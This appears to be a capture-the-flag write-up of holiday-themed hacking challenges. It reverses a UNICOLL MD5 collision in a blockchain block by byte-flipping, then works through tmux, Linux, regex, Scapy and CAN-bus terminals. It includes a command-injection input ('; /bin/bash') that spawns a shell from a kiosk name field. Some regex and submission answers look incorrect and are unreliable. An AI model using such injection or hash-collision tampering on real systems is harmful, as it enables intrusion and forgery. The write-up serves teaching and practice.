Hint	 (Tangle Coalbox) • A blockchain works by "chaining" blocks together - each new block includes a hash of the previous block. That previous hash value is included in the data that is hashed - and that hash value will be in the next block. So there's no way that Jack could change an existing block without it messing up the chain... • The idea that Jack could somehow change the data in a block without invalidating the whole chain just collides with the concept of hashes and blockchains. While there's no way it could happen, maybe if you look at the block that seems like it got changed, it might help. • If Jack was somehow able to change the contents of the block AND the document without changing the hash... that would require a very UNIque hash COLLision. • Shinny Upatree swears that he doesn't remember writing the contents of the document found in that block. Maybe looking closely at the documents, you might find something interesting. • Apparently Jack was able to change just 4 bytes in the block to completely change everything about it. It's like some sort of evil game to him.
Answer	**FFF054F33C2134E0230EFB29DAD515064AC97AA8C68D33C58C01213A0D408AFB**

After reading the hints from Tangle Coalbox, you would need to have a read at least to slides he tagged as evil game which demystify the techniques used by JF to modify the data inside a block without changing the MD5 hash. According to the hints, the technique Jack Frost (JF) used is **UNICOLL**.

The first thing I did was to identify the block that JF modified. The existing script **naughty_nice.py** has an existing function called **full_hash()**. It will output the MD5 hash of each block. I slightly modified the script to output SHA256 instead and constructed a for loop to identify the block JF modified.

Changed from MD5 to SHA256.

```
    def full_hash(self):
      #hash_obj = MD5.new()
      hash_obj = SHA256.new()
      hash_obj.update(self.block_data_signed())
      return hash_obj.hexdigest()
```

For loop to output the modified block.

```
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
for i in range(len(c2.blocks)):
    x = c2.blocks[i].full_hash()
    if x =='58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f':
        print ("Number " + str(i) + " has the SAME SHA 256 as JF")
```

We identified the **block[1010]** is the modified block and the MD5 hash of this block is **b10b4a6bd373b61f32f4fd3a0cdfbf84**.


```
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
          Data item: 1
                Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data: b'ea465340303a6079d3df2762be68467c27f046d3a7ff4e92dfe1
def7407f2a7b73e1b759b8b919451e37518d22d987296fcb0f188dd60388bf20350f2a91c29d0348
614dc0bceef2bcadd4cc3f251ba8f9fbaf171a06df1e1fd8649396ab86f9d5118cc8d8204b4ffe8d
8f09'
          Data item: 2
                Data Type: 05 (PDF)
             Data Length: 00009f57
                    Data: b'255044462d312e330a2525c1cec7c5210a0a312030206f626a0a
3c3c2f547970652f436174616c6f672f5f476f5f417761792f53616e74612f506167657320322030
20522020202020202030f9d9bf578e3caae50d788fe760f31d64afaa1ea1f2a13d63753e1aa5bf8062
4fc346bfd667caf7499591c40201edab03b9ef95991c5b499f86dc853985909ad54b01e733fe5a7
a489b93295ff546034d497938e8f9b8cb3ac3cf50f01b325b9b1774759542 2b7378f02502e1a9b0
ac8528017a9e0a3e3e0a656e646f626a0a0a322030206f626a0a3c3c2f547970652f506167657320
436f756e7420312f4b6964735b3233203020525d3e3e0a656e646f626a0a0a332030206f626a0a3c
```

We could dump the block out by leveraging the commands below.

```
with open('official_public.pem', 'rb') as fh:
    official_public_key = RSA.importKey(fh.read())
c2 = Chain(load=True, filename='blockchain.dat')
for i in range(len(c2.blocks)):
    x = c2.blocks[i].full_hash()
    if x == 'b10b4a6bd373b61f32f4fd3a0cdfbf84':
        y = c2.blocks[i]
        c2.save_a_block(i)
```

As the hint mentioned JF only **altered 4 bytes** of the block, I used a Hex editor **hxd** to view the output. Another hint from the conversation with Tangle Coalbox mentioned that Jack used to get very low marks. Therefore, if I were him, I would try to alter the score. However, since only 4 bytes were altered, it would be impossible for him to alter as score has more than 4 bytes. After a while, I realized the **Sign** field would also have impact on the score and it had only 1 char.

After comparing the hex value of the block and the actual block data displayed, I felt like the hex value of Sign was likely to be modified by JF from 0(Naughty) to 1 (Nice). A UNICOLL attack is one of the MD5 hash collision techniques where it could make two files with the same MD5 hash. To perform this attack, the attackers would need to increment 10th char of prefix by 1 and decrement the 10th char of 2nd block by 1. An example illustrated by evil game slides:



CHARACTERISTICS:
- TWO BLOCKS
- A FEW MINUTES TO COMPUTE

IMPORTANT DIFFERENCE WITH FASTCOLL:
- PREFIX AS A PART OF THE COLLISION BLOCKS (!!)
  -> NO PADDING

- DIFFERENCES:
  10TH CHAR OF PREFIX += 1 (!!)
  10TH CHAR OF 2ND BLOCK -= 1

OUTPUT OF A UNICOLL COMPUTATION

If JF followed the same technique and altered the Sign field, we could follow the same technique to reverse the bytes. After a while I could trace down the Sign filed at offset 0x49 and I flipped the byte from 0x31 to 0x30. To maintain the same MD5 hash, we would need to flip another byte in the second block. The evil game slides mentioned that every block should be 64 bytes. Therefore, the second byte we need to flip should be 64 bytes further from the modified byte. I flipped the byte at offset 0x89 from 0xD6 to 0xD7

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	0000000000001f9b3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a9447e5771c704f4
00000020	30	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31	00000000000012fd1
00000030	30	30	30	30	30	30	30	30	30	30	30	30	30	32	30	66	000000000000020f
00000040	32	66	66	66	66	66	66	66	66	30	66	66	30	30	30	30	2fffffffff0ff0000
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	006cêFS@0:`yÓß'b
00000060	BE	68	46	7C	27	F0	46	D3	A7	FF	4E	92	DF	E1	DE	F7	¾hF|'ðFÓ§ÿN'ßáÞ÷
00000070	40	7F	2A	7B	73	E1	B7	59	B8	B9	19	45	1E	37	51	8D	@.*{sá·Y¸¹.E.7Q.
00000080	22	D9	87	29	6F	CB	0F	18	8D	D7	03	88	BF	20	35	0F	"Ù‡)oË...×.ˆ¿ 5.
00000090	2A	91	C2	9D	03	48	61	4D	C0	BC	EE	F2	BC	AD	D4	CC	*'Â..HaMÀ¼îò¼.ÔÌ
000000A0	3F	25	1B	A8	F9	FB	AF	17	1A	06	DF	1E	1F	D8	64	93	?%.¨ùû¯...ß..Ød"
000000B0	96	AB	86	F9	D5	11	8C	C8	D8	20	4B	4F	FE	8D	8F	09	–«†ùÕ.ŒÈØ KOþ...
000000C0	30	35	30	30	30	30	39	66	35	37	25	50	44	46	2D	31	0500009f57%PDF-1

After conducting the change, I calculated the MD5 hash of this block again and **noticed no change on the MD5 !!!** We got the first 2 bytes.

Mentioned from the hints, Shinny Upatree were not able to recall he wrote this PDF. Something was wrong in the PDF. After dumping the PDF file out, you would see a PDF page with an "good" comment made by Shinny Upatree on JF.

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.


He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

I learnt from the evil game slides that we could perform a UNICOLL attack on a PDF file by splitting the /Kids metadata into 2 part and messing with its /Page objects.



It was possible that JF followed the same technique. Therefore, to uncover the original message, we would need to flip the byte around the metadata such as /Kids or /Pages. I dumped the PDF out and opened it with hxd. There's also a /Catalog object inside this PDF. So I tried to change its Pages number at offset 0x3F from 0x32 to 0x33 to see whether there's any effect on the content of PDF.

PDF file viewed under Hex editor:

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  25 50 44 46 2D 31 2E 33 0A 25 25 C1 CE C7 C5 21  %PDF-1.3.%%ÁÎÇÅ!
00000010  0A 0A 31 20 30 20 6F 62 6A 0A 3C 3C 2F 54 79 70  ..1 0 obj.<</Typ
00000020  65 2F 43 61 74 61 6C 6F 67 2F 5F 47 6F 5F 41 77  e/Catalog/_Go_Aw
00000030  61 79 2F 53 61 6E 74 61 2F 50 61 67 65 73 20 33  ay/Santa/Pages 3
00000040  20 30 20 52 20 20 20 20 20 20 30 F9 D9 BF 57 8E   0 R      0ùÙ¿WŽ
00000050  3C AA E5 0D 78 8F E7 60 F3 1D 64 AF AA 1E A1 F2  <ªå.x.ç`ó.d¯ª.¡ò
00000060  A1 3D 63 75 3E 1A A5 BF 80 62 4F C3 46 BF D6 67  ¡=cu>.¥¿€bOÃF¿Ög
00000070  CA F7 49 95 91 C4 02 01 ED AB 03 B9 EF 95 99 1C  Ê÷I•'Ä..í«.¹ï•™.
00000080  5B 49 9F 86 DC 85 39 85 90 99 AD 54 B0 1E 73 3F  [IŸ†Ü…9….™.T°.s?
00000090  E5 A7 A4 89 B9 32 95 FF 54 68 03 4D 49 79 38 E8  å§¤‰¹2•ÿTh.MIy8è
000000A0  F9 B8 CB 3A C3 CF 50 F0 1B 32 5B 9B 17 74 75 95  ù¸Ë:ÃÏPð.2[›.tu•
```

I could recover the original content which did not mention anything about JF.

"Earlier today, I saw this bloke Jack Frost climb into one of our cages and repeatedly kick a wombat. I don't know what's with him… it's like he's a few stubbies short of a six-pack or somethin'. I don't think the wombat was actually hurt… but I tell ya, it was more 'n a bit shook up. Then the bloke climbs outta the cage all laughin' and cacklin' like it was some kind of bonza joke. Never in my life have I seen someone who was that bloody evil..."

Quote from a Sidney (Australia) Zookeeper

I have reviewed a surveillance video tape showing the incident and found that it does, indeed, show that Jack Frost deliberately traveled to Australia just to attack this cute, helpless animal. It was appalling.

I tracked Frost down and found him in Nepal. I confronted him with the evidence and, surprisingly, he seems to actually be incredibly contrite. He even says that he'll give me access to a digital photo that shows his "utterly regrettable" actions. Even more remarkably, he's allowing me to use his laptop to generate this report – because for some reason, my laptop won't connect to the WiFi here.

He says that he's sorry and needs to be "held accountable for his actions." He's even said that I should give him the biggest Naughty/Nice penalty possible. I suppose he believes that by cooperating with me, that I'll somehow feel obliged to go easier on him. That's not going to happen… I'm WAAAAY smarter than old Jack.

Oh man… while I was writing this up, I received a call from my wife telling me that one of the pipes in our house back in the North Pole has frozen and water is leaking everywhere. How could that have happened?

Jack is telling me that I should hurry back home. He says I should save this document and then he'll go ahead and submit the full report for me. I'm not completely sure I trust him, but I'll make myself a note and go in and check to make absolutely sure he submits this properly.

Shinny Upatree
3/24/2020

In order to maintain the same MD5 hash, I followed the attack to also flip the bytes of the 10th Char of 2nd block which was at offset 0x70. I flipped the value from 0x1C to 0x1B. However, when I tried to compile the MD5 hash of the PDF, it didn't maintain the same value. After some futher digging, I believe the amendment should be done on the blockchain block not the PDF. Therefore, I went back to the blockchain block and located the PDF.

The 3rd byte which changed the content of PDF was at offset 0x109 of the block. I changed its value from 0x32 to 0x33 and the 4th byte was at offset 0x140. I changed its value from 0x1C to 0x1B.

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  30 30 30 30 30 30 30 30 30 30 30 31 66 39 62 33  000000000001f9b3
00000010  61 39 34 34 37 65 35 37 37 31 63 37 30 34 66 34  a9447e5771c704f4
00000020  30 30 30 30 30 30 30 30 30 30 30 31 32 66 64 31  0000000000012fd1
00000030  30 30 30 30 30 30 30 30 30 30 30 30 30 32 30 66  000000000000020f
00000040  32 66 66 66 66 66 66 66 66 30 66 66 30 30 30 30  2fffffffff0ff0000
00000050  30 30 36 63 EA 46 53 40 30 3A 60 79 D3 DF 27 62  006cèFS@0:`yÓß'b
00000060  BE 68 46 7C 27 F0 46 D3 A7 FF 4E 92 DF E1 DE F7  ¾hF|'ðFÓ§ÿN'ßáÞ÷
00000070  40 7F 2A 7B 73 E1 B7 59 B8 B9 19 45 1E 37 51 8D  @.*{sá·Y¸¹.E.7Q.
00000080  22 D9 87 29 6F CB 0F 18 8D D7 03 88 BF 20 35 0F  "Ù‡)oË...×.ˆ¿ 5.
00000090  2A 91 C2 9D 03 48 61 4D C0 BC EE F2 BC AD D4 CC  *'Â..HaMÀ¼îò¼.ÔÌ
000000A0  3F 25 1B A8 F9 FB AF 17 1A 06 DF 1E 1F D8 64 93  ?%.¨ùû¯...ß..Ød"
000000B0  96 AB 86 F9 D5 11 8C C8 D8 20 4B 4F FE 8D 8F 09  –«†ùÕ.ŒÈØ KOþ...
000000C0  30 35 30 30 30 30 39 66 35 37 25 50 44 46 2D 31  0500009f57%PDF-1
000000D0  2E 33 0A 25 25 C1 CE C7 C5 21 0A 0A 31 20 30 20  .3.%%ÁÎÇÅ!..1 0
000000E0  6F 62 6A 0A 3C 3C 2F 54 79 70 65 2F 43 61 74 61  obj.<</Type/Cata
000000F0  6C 6F 67 2F 5F 47 6F 5F 41 77 61 79 2F 53 61 6E  log/_Go_Away/San
00000100  74 61 2F 50 61 67 65 73 20 33 20 30 20 52 20 20  ta/Pages 3 0 R
00000110  20 20 20 20 30 F9 D9 BF 57 8E 3C AA E5 0D 78 8F      0ùÙ¿WŽ<ªå.x.
00000120  E7 60 F3 1D 64 AF AA 1E A1 F2 A1 3D 63 75 3E 1A  ç`ó.d¯ª.¡ò¡=cu>.
00000130  A5 BF 80 62 4F C3 46 BF D6 67 CA F7 49 95 91 C4  ¥¿€bOÃF¿ÖgÊ÷I•'Ä
00000140  02 01 ED AB 03 B9 EF 95 99 1B 5B 49 9F 86 DC 85  ..í«.¹ï•™.[IŸ†Ü…
00000150  39 85 90 99 AD 54 B0 1E 73 3F E5 A7 A4 89 B9 32  9….™.T°.s?å§¤‰¹2
00000160  95 FF 54 68 03 4D 49 79 38 E8 F9 B8 CB 3A C3 CF  •ÿTh.MIy8èù¸Ë:ÃÏ
00000170  50 F0 1B 32 5B 9B 17 74 75 95 42 2B 73 78 F0 25  Pð.2[›.tu•B+sxð%
00000180  02 E1 A9 B0 AC 85 28 01 7A 9E 0A 3E 3E 0A 65 6E  .á©°¬…(.zž.>>.en
00000190  64 6F 62 6A 0A 0A 32 20 30 20 6F 62 6A 0A 3C 3C  dobj..2 0 obj.<<
```

P.S I went into a rabbit hole during this challenge as I initially flipped the byte at offset 0x159 from 0x32 to 0x30 and it could also change the content of the PDF. However, the 4th byte I flipped to maintain the same MD5 was never right. After re-reading the evil game slides, I confirmed that unicoll attack could only be performed with +1 incremental only.

```
000001B0   74 20 31 2F 4B 69 64 73 5B 32 33 20 30 20 52 5D   t 1/Kids[23 0 R]
```

Finally, computing its MD5 hash returned the same value. I used this block to compute the SHA256 and got the answer.

```
PS D:\mt19937\OfficialNaughtyNiceBlockchainEducationPack\OfficialNaughtyNiceBlockchainEducationPack> Get-FileHash -Algor
ithm MD5 filename2

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
MD5             B10B4A6BD373B61F32F4FD3A0CDFBF84                                       D:\mt19937\OfficialNaughtyNic...


PS D:\mt19937\OfficialNaughtyNiceBlockchainEducationPack\OfficialNaughtyNiceBlockchainEducationPack> Get-FileHash -Algor
ithm SHA256 filename2

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          FFF054F33C2134E0230EFB29DAD515064AC97AA8C68D33C58C01213A0D408AFB       D:\mt19937\OfficialNaughtyNic...
```


We have completed all the objectives. Jack Frost is now in Jail.

Terminals

Unescape Tmux

Location	Front Yawn Castle
Hint	(Pepper Minstix) There's a handy tmux reference available at https://tmuxcheatsheet.com/!

This was fairly easy. Typed the command "tmux attach-sessions". You could attach back to the old sessions.



Linux Premier

Location	Front Yawn

Linxu Premier taught you different linux commands. You need to follow the steps-by-steps instruction to find the munchkin. These were the commands required in orders:


1. elf@dbbc2fb422eb:~$ ls
2. elf@dbbc2fb422eb:~$ cat munchkin_19315479765589239
3. elf@dbbc2fb422eb:~$ rm munchkin_19315479765589239
4. elf@dbbc2fb422eb:~$ pwd
5. elf@dbbc2fb422eb:~$ ls -la
6. elf@dbbc2fb422eb:~$ history
7. elf@dbbc2fb422eb:~$ env
8. elf@dbbc2fb422eb:~$ cd workshop
9. elf@dbbc2fb422eb:~/workshop$ grep -i "munchkin" toolbox*
10. elf@dbbc2fb422eb:~/workshop$ chmod 755 lollipop_engine
    elf@dbbc2fb422eb:~/workshop$ ./lollipop_engine
11. elf@dbbc2fb422eb:~/workshop/electrical$ mv blown_fuse0 fuse0
12. elf@dbbc2fb422eb:~/workshop/electrical$ ln -s fuse0 fuse1
13. elf@dbbc2fb422eb:~/workshop/electrical$ cp fuse1 fuse2
14. elf@dbbc2fb422eb:~/workshop/electrical$ echo "MUNCHKIN_REPELLENT" >> fuse2
15. elf@dbbc2fb422eb:~/workshop/electrical$ find /opt/munchkin_den/ -iname '*munchkin*'
16. elf@dbbc2fb422eb:~/workshop/electrical$ find /opt/munchkin_den/ -user 'munchkin'
17. elf@dbbc2fb422eb:~/workshop/electrical$ find /opt/munchkin_den/ -size +108k -size -110k
18. elf@dbbc2fb422eb:~/workshop/electrical$ ps aux
19. elf@dbbc2fb422eb:~/workshop/electrical$ netstat
20. elf@dbbc2fb422eb:~/workshop/electrical$ netstat -napt
21. elf@dbbc2fb422eb:~/workshop/electrical$ curl http://127.0.0.1:54321/
22. elf@dbbc2fb422eb:~/workshop/electrical$ kill -9 14412

Kringle Kisok

Location	Front Yawn
Hint	(Shinny Upatree)

There's probably some kind of command injection vulnerability in the menu terminal.

I was asked to escape the application. By going into the Print Name Badge function, I typed **; /bin/bash** to perform a command injection to first look for the files and run bash shell. **';'** is the escaped character and afterwards you could type the command you want it injected.



33.6Kps

Location	Kitchen

After talking to Fizy ShortStack, this terminal asked you to establish the handshake of Dial-Up. You could listen to the Link here for how the sound of a dial up look like and re-establish the sequence by clicking on the phones. There was not much technique around. The solutions were like below, you would need to enter this in sequence:

1. Dial 756-8347.
2. Baa DEE brr
3. Aaah
4. WeWeWwrwrrwrr
5. beDURRdunditty
6. SCHHRRHHRTHRTR


Regex Toy Sorting

Location	Workshop
Hint	(Minty Candycane)

- Here's a place to try out your JS Regex expressions: https://regex101.com/

- Handy quick reference for JS regular expression construction: https://www.debuggex.com/cheatsheet/regex/javascript

This terminal asked you to learn how to use javascript regex to filter out events.



Q1. Create a regular expression that will only match any string containing at least one digit.

```
\d
```

Q2. Create a regular expression that will only match only alpha characters A-Z of at least 3 characters in length or greater while ignoring case.

```
[a-zA-Z]{3,3}
```

Q3. Create a regular expression that will only match at least two consecutive lowercase a-z or numeric characters.

```
[a-z0-9]{2,2}
```

Q4. Create a regular expression that will only match any two characters that are NOT uppercase A through L and NOT numbers 1 through 5.

```
[^A-L1-5]{2,2}
```

Q5. Create a regular expression that only matches if the entire string is composed of entirely digits and is at least 3 characters in length.

```
^[0-9]{3,}$
```

Q.6 Create a regular expression that only matches if the entire string is a valid Hour, Minute and Seconds time format similar to the following:

12:24:53
1:05:24
23:02:43
08:04:10
However, the following would be invalid:
25:30:86
A1:E4:B5
B2:13:4A
32:24:53
08:74:53

12:5:24
Use anchors or boundary markers to avoid matching other surrounding strings.

With this question, it specified the use of start of line ^ and end of line $ to filter out necessary string.

```
^([0-1]?[0-9]|[2][0-3]):([0-5][0-9]):([0-5][0-9])$
```

Q7. Create a regular expression that only matches if the entire string is a MAC address. For example:
00:0a:95:9d:68:16
76:A4:5A:D2:69:93
B8:13:13:D1:18:EC
95:ce:00:4a:22:df
However, the following would be examples of invalid MAC Addresses:
97:z2:gf:c4:02:c2
de:140:130:69:7_-bd
C0:HH:EE:50:B7:C3
Use anchors or boundary markers to avoid matching other surrounding strings.

For this terminal I googled what kind of string could appear on the MAC address and it turns out that only A-F would be there. At such I created the regex to filter out only 0-9 to A-F/a-f.

```
^([0-9A-Fa-f]{2}:){5}([0-9A-Fa-f]{2})$
```

Q8. Create a regular expression that only matches one of the three following day, month, and four digit year formats:
10/01/1978
01.10.1987
14-12-1991
However, the following values would be invalid formats:
05/25/89
12-32-1989
01.1.1989
1/1/1
Use anchors or boundary markers to avoid matching other surrounding strings.

```
^[0-3][0-9][\/.-][0-1][0-9][\/.-]1[8|9][0-9][0-9]$
```

Scapy Prepper

Location	Netwars

This is a challenge to teach us how to use scrapy. For any reference of the scapy library. Please refer to this link.

Q1: Start the challenge.

```
task.submit('start')
```

Q2: Submit the class object of the scapy module that sends packets at layer 3 of the OSI model.

```
task.submit(send)
```

Q3: Submit the class object of the scapy module that sniffs network packets and returns those packets in a list.

```
task.submit(sniff)
```

Q4: Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

```
task.submit(rdpcap)
```

Q5: Submit the NUMBER only from the choices below that would successfully send a TCP packet and then return the first sniffed response packet to be stored in a variable named "pkt":

1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))
2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))
3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

```
task.submit(1)
```

Q6: The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:

1. UDP_PACKETS.print()
2. UDP_PACKETS.show()
3. UDP_PACKETS.list()

```
task.submit(2)
```

Q7:Submit only the first packet found in UDP_PACKETS

```
task.submit(UDP_PACKETS[0])
```

Q8: Submit only the entire TCP layer of the second packet in TCP_PACKETS.

```
task.submit(TCP_PACKETS[1][TCP])
```

Q9: Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet

```
UDP_PACKETS[0][IP].src="127.0.0.1"
task.submit(UDP_PACKETS[0])
```

Q10: Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS:

```
TCP_PACKETS[6][Raw].load
task.submit("echo")
```

Q11: The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.

```
task.submit(ICMP_PACKETS[1][ICMP].chksum)
```

Q12: Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"

1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")
2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")
3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

```
task.submit(3)
```

Q13: Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)

Ans:

```
packet = Ether()/IP(dst='127.127.127.127')/UDP(dport=5000)
task.submit(packet)
```

Q14: Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)

```
dns_query = IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))
task.submit(dns_query)
```

Q15 The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

```
ARP_PACKETS[1].show() #identify on the ether layer the relevant src and dest mac addresss
ARP_PACKETS[1][ARP].hwdst="00:16:ce:6e:8b:24"
ARP_PACKETS[1][ARP].hwsrc="00:13:46:0b:22:ba"
ARP_PACKETS[1][ARP].op=2
ARP_PACKETS[1][ARP].show()
task.submit(ARP_PACKETS[1])
```

The submitted packet:

```
<ARP  hwtype=0x1 ptype=IPv4 hwlen=6 plen=4 op=is-at hwsrc=00:13:46:0b:22:ba
psrc=192.168.0.1 hwdst=00:16:ce:6e:8b:24 pdst=192.168.0.114 |<Padding
load='\xc0\xa8\x00r' |>>
```

For this last question, you will need to find a legit packet and look for how a ARP response look like on OP value. Next you will need to check ARP_PACKETS[1] Ether to look for the source mac address and destination address to be the hwsrc and hwdst respectively.

CAN-Bus Investigation

Location	Netwars
Hint	(*Wunorse Openslae)* Chris Elgee is talking about how CAN traffic works right now! You can hide lines you don't want to see with commands like cat file.txt | grep -v badstuff

```
Welcome to the CAN bus terminal challenge!

In your home folder, there's a CAN bus capture from Santa's sleigh. Some of
the data has been cleaned up, so don't worry - it isn't too noisy. What you
will see is a record of the engine idling up and down. Also in the data are
a LOCK signal, an UNLOCK signal, and one more LOCK. Can you find the UNLOCK?
We'd like to encode another key mechanism.

Find the decimal portion of the timestamp of the UNLOCK code in candump.log
and submit it to ./runtoanswer!  (e.g., if the timestamp is 123456.112233,
please submit 112233)
```

This terminal mentioned that we want to look for the UNLOCK code in the CAN bus and according to the description, the lock signal only happened twice and Unlock signal only happened once. I looked at the log file and noticed that there were too many event starting with 244. Therefore, I filtered those out and noticed there were event only occurred once which was 19B#00000F000000 and submitted the event.

